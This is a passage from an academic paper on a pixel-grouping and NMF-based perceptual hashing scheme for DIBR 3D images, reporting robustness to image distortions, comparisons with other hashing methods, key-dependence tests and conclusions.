To obtain the versions under combinational attacks, both of the center image and the virtual image are firstly attacked by rotation (2°, 10°, and 45°) or cropping after rotation (2°, 10°, and 45°). To simulate combinational attacks, all operations listed in Table 5 (the quality factor of JPEG compression is set from 30 to 100) are performed except rotation and cropping after rotation. Then, hash vectors of the attacked versions are generated to compute the perceptual distances represented by the correlation coefficient S. For space limitation, a typical example is exemplified here. Figures 5 and 6 illustrate the robustness of our hashing against combinational attacks, where the x-axis is the parameter value of each manipulation, the y-axis is the correlation coefficient S, and the center image and the virtual image are firstly attacked with rotation 45° or cropping after rotation 45°, then further attacked by all operations listed in Table 5, except rotation and cropping after rotation. It is observed that all correlation coefficients are above 0.94, except the combinational attack Gaussian noise with variance 0.005 + rotation with 45°. This means that our hashing is also robust against most of the above combinational attacks. As shown in Table 6, the correlation coefficients are above 0.98, when the angle of rotation is 2°. The experiments demonstrate that our DIBR 3D hashing is robust against these combinational attacks.

Table 5: Content-preserving operations and the parameters setting.

Manipulation	Parameter setting	Copies
	Additive noise	
Gaussian noise	variance $\in (0.0005 \sim 0.005)$	10
Salt & paper noise	variance $\in (0.001 \sim 0.01)$	10
Speckle noise	variance $\in (0.001 \sim 0.01)$	10
	Blurring	
Gaussian blurring	filter size : $3, \sigma \in (0.5 \sim 5)$	10
Circular blurring	radius $\in (0.2 \sim 2)$	10
Motion blurring	len = $1, 2, 3\ \theta = 0°, 45°, 90°$	9
	Geometric attacks	
Rotation	$\theta = \{\pm 1°, \pm 5°, \pm 15°, \pm 30°, \pm 45°, \pm 90°\}$	12
Cropping & rotation	$\theta = \{\pm 1°, \pm 5°, \pm 15°, \pm 30°, \pm 45°, \pm 90°\}$	12
Scaling	factor $\in (0.5 \sim 2.0)$	6
JPEG compression	$QF \in (10 \sim 100)$	12

In order to show the identification performance of our DIBR 3D image hashing scheme is better than some other existing traditional 2D hashing schemes, two kinds of the current state-of-the-art 2D image hashing schemes are tested for experimental comparisons. One is the NMF-based hashing algorithm proposed in paper [21], and the other is the ring partition-based hashing algorithm proposed in [29, 30].

Suppose $\mathrm{IC} = \{\mathrm{IC}_i, 1 \le i \le N\}$ be the set of original center images. Then, we generate the compact hash $H(\mathrm{IC}_i)$ from each of the center images, and $H(\mathrm{IC}_i = h_1, h_2, \cdots, h_L)$ is the hash vector with length L for center image IC_i.

In this paper, we use correlation coefficient as the performance metric to evaluate the distance between two different hash vectors. Suppose $H(\mathrm{IC}_i)$ is the hash vector of one of the center image set, and $H(I_Q)$ is the query hash vector of distorted vision for either of the center image or their corresponding virtual images. Then, we calculate the correlation




Figure 4: Robustness test based on four test images.

coefficient S between $H(I_Q)$ and $H(\mathrm{IC}_i)$, and the query image is identified as the ith original center image as

$$i = \arg\max_i \left\{ S\left(H\left(I_Q\right), H(\mathrm{IC}_i)\right) \right\}, \tag{9}$$

where $S(H(I_Q), H(\mathrm{IC}_i))$ is calculated as the correlation coefficient between $H(I_Q)$ and $H(\mathrm{IC}_i)$.

Higher identification accuracy rate means that the image attacked by common content-preserving operations can still be identified having similar perceptual content with the original one. When considering the problem of DIBR 3D image identification, high identification performance means that the virtual image should be identified having similar perceptual content with their corresponding center image even though the virtual images are attacked by common content-preserving operations.

As shown in Table 7, it is clear that the proposed hashing, NMF-based hashing, and ring partition-based hashing algorithms can achieve good identification performance, only taking into account the identification for center images. In [29, 30], they consider that all the perceptual distortions and malicious operations on digital images will not change the viewpoint, and the image center is usually unchanged, so it is relatively stable under geometric attacks such as rotation, scaling, and cropping after rotation. In fact, in the process of DIBR, the virtual image is generated from the center image through pixel shifting. Therefore, the hashing methods based on ring partition lose the advantage of generating robust hash for DIBR 3D image, as shown in Table 8. The experimental results show that the signal distorted virtual image can still be classified as the corresponding original center image with proposed hashing method. NMF-based method is sensitive to rotation attack due to the change of predefined position caused by geometric synchronization distortion. In contrast, the proposed hashing in this paper is robust to this kind of geometric attack. According to the experiment results listed in Table 9, it is clear that our DIBR 3D hashing scheme outperforms ring partition-based hashing schemes and NMF-based hashing scheme under content-preserving operations listed in above section.

Identification accuracy performances under combinational attacks between image geometric distortion attacks and signal distortion attacks are also tested with many images. As shown in Table 10, it is clear that the proposed hashing achieves good identification performances under most combinational attacks with slight degradations under Gaussian noise+geometric attacks (rotation with 45° and cropping after rotation with 45°) and speckle noise+geometric attacks (rotation with 45°). This means that our DIBR 3D hashing is robust against most of the above combinational attacks.

In this paper, FRR (false reject rate) and FAR (false accept rate) are also used to evaluate the perceptual robustness of proposed DIBR 3D image hashing scheme. FRR describes the error identification probability, the smaller FRR is, the better robustness of hash algorithm. FAR reflects the discrimination of hashing algorithm, the smaller FAR is, the better the discrimination. It is clear that an excellent hashing algorithm should have the minimum FRR and the minimum FAR with a certain threshold. As shown in Figure 7(d), for our hashing, the FRR and the FAR are zero with the




Figure 5: Our robustness performances under combinational attacks between rotation, cropping after rotation, and other operations. (a) Rotation+Gaussian noise and rotation and cropping+Gaussian noise. (b) Rotation+speckle noise and rotation and cropping+speckle noise. (c) Rotation+salt and paper noise and rotation and cropping+salt and paper noise. (d) Rotation+JPEG compression and rotation and cropping+JPEG compression.

threshold set from 0.86 to 0.93. This means that the proposed hashing could achieve the highest probability of true identification with zero false classification rate. As shown in Figure 7(a), for the NMF-based hashing [21], the minimum FRR and the minimum FAR are 0.164 when the threshold is set to 52. As shown in Figure 7(b), for the ring partition-based hashing [30], the minimum FRR and the minimum FAR are 0.176 when the threshold is set to 0.45. As shown in Figure 7(c), for the ring partition-based hashing [29], the minimum FRR and the minimum FAR are 0.16 when the threshold is set to 570. This experiment shows that the proposed hashing scheme is robust to common signal and geometric distortion attacks, such as additive noise, blurring, JPEG compression, scaling, and rotation.

The underlying reason is that these kinds of traditional 2D image hashing method consider that all perceptually insignificant distortions and malicious manipulations on a digital image would not lead to viewpoint changes, and the center of an image is generally preserved and thus relatively stable under geometric attacks such as rotation. In fact, virtual images are generated from center image with pixels shifting in the DIBR process. In paper [29, 30], they divide the image into several rings with the center of the image as the center. Using the pixels in every ring to form a secondary image, they extract the final hash from the secondary image. In the same way mentioned above, the different centers lead to form different secondary images, and the final hash vector of the center image is different from the hash vector of either virtual image.




Figure 6: Our robustness performances under combinational attacks between rotation, cropping after rotation, and other operations. (a) Rotation+Gaussian blurring and rotation and cropping+Gaussian blurring. (b) Rotation motion blurring and rotation and cropping +motion blurring. (c) Rotation circular blurring and rotation and cropping+circular blurring. (d) Rotation scaling and rotation and cropping+scaling.

Table 6: The minimum perceptual distance under combinational attacks (rotation with different degrees).

Combinational attacks	2°	10°	45°
Noise+rotation	0.9840	0.9284	0.8559
Blurring+rotation	0.9892	0.9907	0.9883
JPEG compression+rotation	0.9884	0.9887	0.9868
Scaling+rotation	0.9868	0.9831	0.9856
Noise+cropping after rotation	0.9827	0.9757	0.9470
Blurring+cropping after rotation	0.9891	0.9782	0.9476
JPEG compression+cropping after rotation	0.9845	0.9805	0.9410
Scaling+cropping after rotation	0.9852	0.9751	0.9412

Table 7: Identification accuracy performances for center image by different methods.

Manipulation	Our	[30]	[29]	[21]
Additive noise				
Gaussian noise	100%	97.78%	100%	100%
Salt & paper noise	100%	100%	100%	100%
Speckle noise	100%	100%	100%	100%
Blurring				
Gaussian blurring	100%	100%	100%	100%
Circular blurring	100%	100%	100%	100%
Motion blurring	100%	100%	100%	100%
Geometric attacks				
Rotation	100%	100%	100%	34.26%
Cropping & rotation	100%	100%	100%	38.89%
Scaling	100%	100%	100%	100%
JPEG compression	100%	99.07%	100%	100%

Table 8: Identification accuracy performances for virtual image by different methods.

Manipulation	Our	[30]	[29]	[21]
Additive noise				
Gaussian noise	100%	69.45%	65.56%	80.00%
Salt & paper noise	100%	72.22%	68.34%	82.78%
Speckle noise	100%	70.00%	67.78%	84.44%
Blurring				
Gaussian blurring	100%	71.67%	65.00%	87.77%
Circular blurring	100%	71.11%	63.89%	90.55%
Motion blurring	100%	69.76%	67.90%	88.89%
Geometric attacks				
Rotation	100%	55.56%	50.00%	32.87%
Cropping & rotation	100%	56.02%	49.54%	37.04%
Scaling	100%	68.98%	71.30%	87.96%
JPEG compression	100%	70.84%	68.34%	84.72%

5.3. Robustness against Baseline Distance Adjustment. As shown in Section 3, in the DIBR process, a virtual image can be generated using an appropriate baseline distance of t_x. Usually, t_x is set different to suit different people's vision. Because t_x is not fixed during DIBR rendering, baseline distance adjustment may affect the identification performance of virtual image. In order to show the robustness of the proposed hash method for adjusting the baseline distance, the range of the baseline distance t_x is from 5% to 7% of the image width. As shown in Table 11, the identification accuracy of different baseline distance is invariable.

5.4. Key Dependence. To enhance the security of hashing scheme, a secret key is usually used in the processes of feature extraction and feature compression to generate the final hash. As a result, the key-based hashing scheme is key dependent, making the hash unpredictable to prevent unauthorized access.

Table 9: Identification accuracy performances for center and virtual image by different methods.

Manipulation	Our	[30]	[29]	[21]
Additive noise				
Gaussian noise	100%	78.89%	77.04%	86.67%
Salt & paper noise	100%	81.48%	78.89%	88.52%
Speckle noise	100%	80.00%	78.52%	89.63%
Blurring				
Gaussian blurring	100%	81.11%	76.67%	91.85%
Circular blurring	100%	80.74%	75.93%	93.70%
Motion blurring	100%	79.84%	78.60%	92.59%
Geometric attacks				
Rotation	100%	70.37%	66.67%	33.33%
Cropping & rotation	100%	70.68%	66.36%	37.65%
Scaling	100%	79.32%	80.87%	91.98%
JPEG compression	100%	80.25%	78.89%	89.91%

Table 10: Our identification accuracy performances for center image and virtual image under combinational attacks (rotation with different degrees).

Combinational attacks	2°	10°	45°
Gaussian noise+rotation	100%	100%	95.19%
Salt & paper noise+rotation	100%	100%	100%
Speckle noise+rotation	100%	100%	95.93%
Gaussian blurring+rotation	100%	100%	100%
Circular blurring+rotation	100%	100%	100%
Motion blurring+rotation	100%	100%	100%
JPEG compression+rotation	100%	100%	100%
Scaling+rotation	100%	100%	100%
Gaussian noise+cropping after rotation	100%	100%	98.89%
Salt & paper noise+cropping after rotation	100%	100%	100%
Speckle noise+cropping after rotation	100%	100%	100%
Gaussian blurring+cropping after rotation	100%	100%	100%
Circular blurring+cropping after rotation	100%	100%	100%
Motion blurring+cropping after rotation	100%	100%	100%
JPEG compression+cropping after rotation	100%	100%	100%
Scaling+cropping after rotation	100%	100%	100%

In the proposed hashing scheme, only pixels with M different gray levels are used to construct the secondary image. Using a key-based sequence $P(M)$ to select pixel groups, the security of proposed hashing scheme is enhanced. To validate key dependence of proposed hashing scheme, four images "Breakdancers," "Ballet," "Dolls," and "Books" are adopted.

For each image, hashes are generated with 100 different keys. Then, we calculate the correlation coefficients between the original key-based hash and hashes with different keys; it can be found that all correlation coefficients between different hashes of the four images are smaller. It should be noted that the parameters of hash generation are kept unchanged




Figure 7: (a) The FAR and FRR of hash algorithm in [21]. (b) The FAR and FRR of hash algorithm in [30]. (c) The FAR and FRR of hash algorithm in [29]. (d) The FAR and FRR of proposed hash algorithm.

Table 11: Identification accuracy performances by proposed method with different baseline distances.

Manipulation	5%	6%	7%
	Additive noise		
Gaussian noise	100%	100%	100%
Salt & paper noise	100%	100%	100%
Speckle noise	100%	100%	100%
	Blurring		
Gaussian blurring	100%	100%	100%
Circular blurring	100%	100%	100%
Motion blurring	100%	100%	100%
	Geometric attacks		
Rotation	100%	100%	100%
Cropping & rotation	100%	100%	100%
Scaling	100%	100%	100%
JPEG compression	100%	100%	100%

except the key-based sequence $P(M)$ for selecting pixel groups in this experiment. Then, the correlation coefficients between the original key-based hash and other 100 hashes with different keys are computed for the four images mentioned above, and the obtained results are illustrated in Figure 8, where the x-axis is the index of key and the y-axis is the correlation coefficient S, which represents the hash distance. For the image of "Breakdancers," the maximum, the minimum, and the average distances are 0.4507, -0.1849, and 0.1525, respectively. For the image of "Ballet," the maximum, the minimum, and the average distances are 0.4754, 0.0838, and 0.3185, respectively. For the image of "Dolls," the maximum, the minimum, and the average distances are 0.3162, -0.2067, and 0.1226, respectively. For the image of "Books," the maximum, the minimum, and the average distances are 0.5470, -0.0440, and 0.3319, respectively. It is clear that the maximum distances between the original key-based hash and other 400 hashes with different keys are lower than 0.96. This experimental result shows that the security of




Figure 8: (a) Correlation coefficients between hashes of "Books" generated by different keys, (b) correlation coefficients between hashes of "Dolls" generated by different keys, (c) correlation coefficients between hashes of "ballet" generated by different keys, and (d) correlation coefficients between hashes of "Breakdancers" generated by different keys.

proposed hashing scheme is enhanced with a key-based sequence $P(M)$ to select pixel groups.

6. Conclusions

In this paper, we propose a pixel grouping and NMF-based DIBR 3D image hashing scheme, which can be used for virtual image identification and retrieval. Low-pass filtering and histogram shape-based pixel grouping are the key steps to make proposed hashing scheme robust to common content-preserving manipulations, and the approximate invariance of histogram shape to cropping and DIBR operations ensures that our DIBR 3D image hashing scheme also has better performance for virtual image identification. The experiment results have shown that the proposed DIBR 3D image hashing resists to common content-preserving manipulations including signal distortion attacks and geometric distortion attacks. However, the proposed hashing method may identify an input image with different content to be visually identical, when the input image has the same histogram shape. We will solve this problem in the future work.

Data Availability

To get the dataset for discrimination, please visit http://www.cs.washington.edu/research/imagedatabase/groundtruth/. Further details can be provided upon request.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

We would like to thank the anonymous reviewers for their helpful comments and suggestions, and their comments and suggestions help us to improve the quality of this paper. This work is supported by the National Natural Science Foundation of China (Grant Number: 61702224), the Special Funds of Heilongjiang University of the Fundamental Research Funds for the Heilongjiang Province (RCCXYJ201811 and RCCXYJ201812), the Open Fund of the State Key Laboratory of Information Security (2019-ZD-05), the Natural Science Foundation of Zhejiang Province (No. LY18F020020),

the Guangxi Key Laboratory of Cryptography and Information Security (No. GCIS201904), and the Heilongjiang Provincial Natural Science Foundation of China (Grant No. LH2020F044).

References

[1] C. Fehn, "Depth-image-based rendering (DIBR) compression and transmission for a new approach on 3D-TV," in *Proceedings of the SPIE Stereoscopic Displays and Virtual Reality Systems XI*, pp. 93–104, San Jose, CA, USA, May 2004.

[2] A. Gionis, P. Indyky, and R. Motwani, "Similarity search in high dimensions via hashing," in *The 25th VLDB Conference*, pp. 518–529, Edinburgh, Scotland, 1999.

[3] K. Li, G. Qi, J. Ye, and K. A. Hua, "Linear subspace ranking hashing for cross-modal retrieval," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 39, no. 9, pp. 1825–1838, 2017.

